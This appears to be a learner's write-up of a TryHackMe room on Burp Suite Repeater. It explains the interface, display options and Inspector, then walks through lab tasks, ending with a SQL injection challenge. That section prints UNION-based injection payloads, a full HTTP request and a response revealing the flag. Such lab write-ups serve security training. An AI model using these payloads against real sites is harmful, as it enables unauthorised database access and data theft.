
Burp Suite - Repeater

What is Repeater?

Burp Suite Repeater enables us to modify and resend intercepted requests to a target of our choosing. It allows us to take requests captured in the Burp Proxy and manipulate them, sending them repeatedly as needed

The ability to edit and resend requests multiple times makes Repeater invaluable for manual exploration and testing of endpoints



1. **Request List**: Located at the top left of the tab, it displays the list of Repeater requests. Multiple requests can be managed simultaneously, and each new request sent to Repeater will appear here.
2. **Request Controls**: Positioned directly beneath the request list, these controls allow us to send a request, cancel a hanging request, and navigate through the request history.
3. **Request and Response View**: Occupying the majority of the interface, this section displays the **Request** and **Response** views. We can edit the request in the Request view and then forward it, while the corresponding response will be shown in the Response view.
4. **Layout Options**: Located at the top-right of the Request/Response view, these options enable us to customize the layout of the Request and Response views. The default setting

is a side-by-side (horizontal) layout, but we can also choose a vertical layout or combine them in separate tabs.

5. **Inspector**: Positioned on the right-hand side, the Inspector allows us to analyse and modify requests in a more intuitive manner than using the raw editor. We will explore this feature in a later task.
6. **Target**: Situated above the Inspector, the Target field specifies the IP address or domain to which the requests are sent. When requests are sent to Repeater from other Burp Suite components, this field is automatically populated.

Basic Usage

more common to capture a request using the Proxy module and subsequently transmit it to Repeater for further editing and resending.

Should we wish to modify any aspect of the request, we can simply type within the Request view and press **Send** once again. This action will update the Response view on the right accordingly. For instance, altering the **Connection** header to "open" instead of "close" yields a response with a **Connection** header containing the value "keep-alive"

Message analysis Toolbar

Repeater provides us with various request and response presentation options, ranging from hexadecimal output to a fully rendered page.

1. **Pretty**: This is the default option, which takes the raw response and applies slight formatting enhancements to improve readability.
2. **Raw**: This option displays the unmodified response directly received from the server without any additional formatting.
3. **Hex**: By selecting this view, we can examine the response in a byte-level representation, which is particularly useful when dealing with binary files.
4. **Render**: The render option allows us to visualize the page as it would appear in a web browser. While not commonly utilised in Repeater, as our focus is usually on the source code, it still offers a valuable feature. For most scenarios, the **Pretty** option is generally sufficient. However, it is beneficial to be acquainted with the usage of the other three options.

we find the **Show non-printable** characters button (`\n`) This functionality enables the display of characters that may not be visible with the **Pretty** or **Raw** options

Inspector


Inspector is a supplementary feature to the Request and Response views in the Repeater module used to obtain a visually organized breakdown of requests and responses, as well as for experimenting to see how changes made using the higher-level Inspector affect the equivalent raw versions.

sections available for viewing and/or editing include:

1. **Request Query Parameters:** These refer to data sent to the server via the URL. For example, in a GET request like `https://admin.tryhackme.com/?redirect=false`, the query parameter **redirect** has a value of "false".
2. **Request Body Parameters:** Similar to query parameters, but specific to POST requests. Any data sent as part of a POST request will be displayed in this section, allowing us to modify the parameters before resending.
3. **Request Cookies:** This section contains a modifiable list of cookies sent with each request.
4. **Request Headers:** It enables us to view, access, and modify (including adding or removing) any headers sent with our requests. Editing these headers can be valuable when examining how a web server responds to unexpected headers.
5. **Response Headers:** This section displays the headers returned by the server in response to our request. It cannot be modified, as we have no control over the headers returned by the server. Note that this section becomes visible only after sending a request and receiving a response.


Practical Example

I captured the request for the website then sent it to the repeater and sent the request to get the HTML of the site then I added a FlagAuthorised variable and set it to true and sent the request again and it showed me the flag




Challenge

I needed to get the page to display a 500 error and I did this by changing the product id to -1 which doesnt exist and it threw that up. I tried higher numbers but it spit out a 404 error




Extra-mile Challenge

I captured the request of the about/ID page and put an ' on the end of the ID to confirm that the server will error when a simple SQLi is present



Within the HTML code it shows a message showing a query




This tells us the database we are selecting from is called people
then the query shows 5 columns of a table firstname, lastname, pfplink, role and bio

I then input this UNION query on the end:


```
0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name="people"
```

It shows as OK and i set the ID to an Invalid number to ensure I dont retrieve anything with the original legitimate query



I then changed the query to this:

```
0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns
WHERE table_name="people"
```



which displayed all the columns

we are ready to take the flag from this database — we have all of the information that we need:

- The name of the table: `people`.
- The name of the target column: `notes`.
- The ID of the CEO is `1`; this can be found simply by clicking on Jameson Wolfe's profile on the `/about/` page and checking the ID in the URL.

to extract the flag i then used this UNION query:

```
0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
```

```http
GET /about/0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1 HTTP/1.1
Host: 10.130.139.91
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.9
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.130.139.91/about/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```http
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 04 Apr 2026 11:23:09 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Front-End-Https: on
Content-Length: 3430

<!DOCTYPE html>
<html lang=en>
    <head>
        <title>About | THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh} None</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
        <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
```